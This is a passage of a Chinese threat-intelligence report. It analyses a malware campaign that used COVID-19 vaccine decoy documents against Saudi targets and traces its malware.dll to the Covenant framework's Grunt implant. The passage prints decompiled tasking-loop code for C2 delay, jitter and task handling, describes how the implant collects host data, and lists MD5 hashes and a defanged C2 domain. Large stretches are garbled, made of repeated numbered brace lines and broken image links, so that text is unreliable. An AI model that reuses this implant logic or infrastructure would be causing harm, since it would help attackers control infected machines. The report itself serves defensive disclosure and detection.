1849      }
1850      }
1851      }
1852      }
1853      }
1854      }
1855      }
1856      }
1857      }
1858      }
1859      }
1860      }
1861      }
1862      }
1863      }
1864      }
1865      }
1866      }
1867      }
1868      }
1869      }
1870      }
1871      }
1872      }
1873      }
1874      }
1875      }
1876      }
1877      }
1878      }
1879      }
1880      }
1881      }
1882      }
1883      }
1884      }
1885      }
1886      }
1887      }
1888      }
1889      }
1890      }
1891      }
1892      }
1893      }
1894      }
1895      }
1896      }
1897      }
1898      }
1899      }
1900      }
1901      }
1902      }
1903      }
1904      }
1905      }
1906      }
1907      }
1908      }
1909      }
1910      }
1911      }
1912      }
1913      }
1914      }
1915      }
1916      }
1917      }
1918      }
1919      }
1920      }
1921      }
1922      }
1923      }
1924      }
1925      }
1926      }
1927      }
1928      }
1929      }
1930      }
1931      }
1932      }
1933      }
1934      }
1935      }
1936      }
1937      }
1938      }
1939      }
1940      }
1941      }
1942      }
1943      }
1944      }
1945      }
1946      }
1947      }
1948      }
1949      }
1950      }
1951      }
1952      }
1953      }
1954      }
1955      }
1956      }
1957      }
1958      }
1959      }
1960      }
1961      }
1962      }
1963      }
1964      }
1965      }
1966      }
1967      }
1968      }
1969      }
1970      }
1971      }
1972      }
1973      }
1974      }
1975      }
1976      }
1977      }
1978      }
1979      }
1980      }
1981      }
1982      }
1983      }
1984      }
1985      }
1986      }
1987      }
1988      }
1989      }
1990      }
1991      }
1992      }
1993      }
1994      }
1995      }
1996      }
1997      }
1998      }
1999      }
2000      }

```


接着程序解析数据获取C2 地址并插入到list 集合中等待使用。

```


1217      }
1218      }
1219      }
1220      }
1221      }
1222      }
1223      }
1224      }
1225      }
1226      }
1227      }
1228      }
1229      }
1230      }
1231      }
1232      }
1233      }
1234      }
1235      }
1236      }
1237      }
1238      }
1239      }
1240      }
1241      }
1242      }
1243      }
1244      }
1245      }
1246      }
1247      }
1248      }
1249      }
1250      }
1251      }
1252      }
1253      }
1254      }
1255      }
1256      }
1257      }
1258      }
1259      }
1260      }
1261      }
1262      }
1263      }
1264      }
1265      }
1266      }
1267      }
1268      }
1269      }
1270      }
1271      }
1272      }
1273      }
1274      }
1275      }
1276      }
1277      }
1278      }
1279      }
1280      }
1281      }
1282      }
1283      }
1284      }
1285      }
1286      }
1287      }
1288      }
1289      }
1290      }
1291      }
1292      }
1293      }
1294      }
1295      }
1296      }
1297      }
1298      }
1299      }
1300      }
1301      }
1302      }
1303      }
1304      }
1305      }
1306      }
1307      }
1308      }
1309      }
1310      }
1311      }
1312      }
1313      }
1314      }
1315      }
1316      }
1317      }
1318      }
1319      }
1320      }
1321      }
1322      }
1323      }
1324      }
1325      }
1326      }
1327      }
1328      }
1329      }
1330      }
1331      }
1332      }
1333      }
1334      }
1335      }
1336      }
1337      }
1338      }
1339      }

```





接着malware.dll 获取当前计算机敏感信息，如计算机名称、IP、用户名等数据并拼接为JSON 格式的字符串存放内存待后续使用。



通过分析，我们发现该模块的恶意行为是基于自身实现的任务队列进行实现的，通过将指定类型的任务插入到队列并等待任务被执行。

模块所支持的任务里类型有设置延时执行、设置抖动时间、设置尝试连接时间、设置杀死任务时间、退出执行、连接C2、断开连接、任务执行、任务取消以及数据装配，模块通过上述任务类型实现对被感染计算机的信息窃取。

```
// 获取任务队列消息
OfficeTaskingMessage message = meSeenGer.ReadTaskingMessage();
if (message != null)
{
    num4 = 0;
    string text3 = "";
    // 消息类型为以下三种的时候进入if 的代码块
    if (message.Type == OfficeTaskingType.SetDelay || message.Type == OfficeTaskingType.SetJitter || message.Type == OfficeTaskingType.SetConnectAttempts)
    else if (message.Type == OfficeTaskingType.SetKillDate)
    else
    {
        // 消息类型为退出
        if (message.Type == OfficeTaskingType.Exit)
        // 消息类型为任务
        if (message.Type == OfficeTaskingType.Tasks)
        // 消息类型为任务结束
        else if (message.Type == OfficeTaskingType.TaskKill)
        else if (message.Token)
        else
    }
}
}
```

## 溯源与关联

奇安信威胁情报中心分析人员通过对此次捕获样本的攻击手法进行分析后，判断本次攻击活动疑似由具有俄语背景背景的未知组黑客团体针对沙特地区发动的一次定向攻击，并且攻击者使用开源攻击框架发动攻击。依据如下：

1、通过分析最终得到的模块malware.dll，我们在github 平台上关联到与之执行逻辑极为相似的一段代码。

```

75 bool alive = true;
76 while (alive)
77 {
78     int change = rand.Next((int)Msh.Round(Delay * (Jitter / 100.00)));
79     if (rand.Next(2) == 0) { change = -change; }
80     Thread.Sleep((Delay + change) * 1000);
81     try
82     {
83         GruntTaskingMessage message = messenger.ReadTaskingMessage();
84         if (message != null)
85         {
86             ConnectAttemptCount = 0;
87             string output = "";
88             if (message.Type == GruntTaskingType.SetDelay || message.Type == GruntTaskingType.SetJitter)
89             {
90                 if (int.TryParse(message.Message, out int val))
91                 {
92                     if (message.Type == GruntTaskingType.SetDelay)
93                     {
94                         Delay = val;
95                         output += "Set Delay: " + Delay;
96                     }
97                     else if (message.Type == GruntTaskingType.SetJitter)
98                     {
99                         Jitter = val;
100                        output += "Set Jitter: " + Jitter;
101                    }
102                    else if (message.Type == GruntTaskingType.SetConnectAttempts)
103                    {
104                        ConnectAttempts = val;
105                        output += "Set ConnectAttempts: " + ConnectAttempts;
106                    }
107                }
108            }
109        }
110    }
111 }

```


```

114 while (Flag)
115 {
116     int num0 = random.Next((int)Msh.Round(Delay * ((double)num / 100.0)));
117     if (random.Next(2) == 0)
118     {
119         num0 = -num0;
120     }
121     Thread.Sleep((Delay + num0) * 1000);
122     try
123     {
124         // 读取任务队列消息
125         OfficeTaskingMessage message = msSvcOver.ReadTaskingMessage();
126         if (message != null)
127         {
128             num0 = 0;
129             string text0 = "";
130             // 尝试解析以下三种数据类型输入IF的代码块
131             if (message.Type == OfficeTaskingType.SetDelay || message.Type == OfficeTaskingType.SetJitter || mess
132             {
133                 int num0;
134                 if (int.TryParse(message.Message, out num0))
135                 {
136                     if (message.Type == OfficeTaskingType.SetDelay)
137                     {
138                         Delay = num0;
139                         text0 = text0 + "Set Delay: " + Delay;
140                     }
141                     else if (message.Type == OfficeTaskingType.SetJitter)
142                     {
143                         num0 = num0;
144                         // 设置Jitter
145                         text0 = text0 + "Set Jitter: " + num0;
146                     }
147                     else if (message.Type == OfficeTaskingType.SetConnectAttempts)
148                     {
149                         num0 = num0;
150                         // 设置连接尝试
151                         text0 = text0 + "Set ConnectAttempts: " + num0;
152                     }
153                 }
154             }
155             text0 = text0 + "Error parsing: " + message.Message;
156             // 写入任务队列消息
157             msSvcOver.WriteTaskingMessage(new OfficeTaskingMessageResponse(OfficeTaskingStatus.Completed, text0));
158         }
159     }
160 }


```

左边代码出自Covenant框架中Grunt模块的一部分源码，右边为本次样本最终执行的恶意模块malware.dll的一部分代码片段，可以看出左右两侧的代码在结构和功能上都是完全一致的，以此推断，此次攻击或为不知名黑客团伙利用Covenant攻击武器开展的一次攻击。

2、通过访问此次攻击的C2地址，可以查看到在未正确请求C2 地址的情况下，网页会显示一些俄语文字：“我们来自黑暗，我们拥有黑暗，而黑暗给我们力量。”疑似攻击者留下的信息。



3、此次攻击所使用到的诱饵文件内容为“沙特阿拉伯COVID-19疫苗相关副作用评估”，文档来源为MDPI（一家涵盖科学、技术、医学几乎所有领域并出版有较高国际影响力的英文科技学术期刊的出版社）。



### 总结

此次捕获的样本主要为沙特地区<COVID-19疫苗副作用>话题为诱饵的恶意文件，暂未发现影响国内用户。但防范之心不可无，在目前感染率和人们对疫情防护措施的兴趣仍然很高的情况下，更多的攻击者可能会开始使用病毒相关主题用作未来活动的诱饵。

奇安信红雨滴团队提醒广大用户，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行夸张的标题的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台

(<https://sandbox.ti.qianxin.com/sandbox/page>) 进行简单判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。



**高级功能免费尝鲜**

温馨提示：新注册用户，可免费体验哟~>>>

 <b>域名情报批量查询</b> <small>针对IP、域名、URL、邮箱等批量查询</small>	 <b>可疑IP批量查询</b> <small>针对DMZ设备输入进行批量自动化扫描</small>	 <b>IOC自动化检测</b> <small>利用大数据机器学习、支持未知IP、域名、URL人工智能自动化检测</small>	 <b>邮件批量自动化检测</b> <small>支持邮件附件恶意检测、附件内容提取、附件内容提取、附件内容提取...</small>
 <b>样本威胁情报查询</b> <small>支持样本威胁情报查询</small>	 <b>APT样本自动化检测</b> <small>APT样本自动化检测</small>	 <b>样本自动化分析</b> <small>支持PE、ELF、Linux、Android等自动化分析</small>	 <b>PCAP自动化分析</b> <small>支持Wireshark等格式文件自动化分析、支持网络流量分析...</small>

## IOCs

### MD5

- a4f6cec5d34a6dbaeabf6fa0eed3d05
- 66e1aba1fa5e957075bb900a52301929
- c182d478fc97dd2948abf1be2e65bb49
- ae99717d33b75313db6fce11c946c925
- 4d52bbb2c519cb6ff3d18b79490d3c6
- b600f49949d26ea31b6aec65a6f40349
- 52e8beb8037a2e37968d2deb0958289d
- 47570eca4b2f18a654e54d4138120932

### C2

microersof[.]xyz

## 参考链接

<https://github.com/84KaliPleXon3/Covenant/tree/058a78be25bff8a14904e738757cbec491993390>

---

Source: <https://ti.qianxin.com/blog/articles/Suspected-Russian-speaking-attackers-use-COVID19-vaccine-decoys-against-Middle-East/>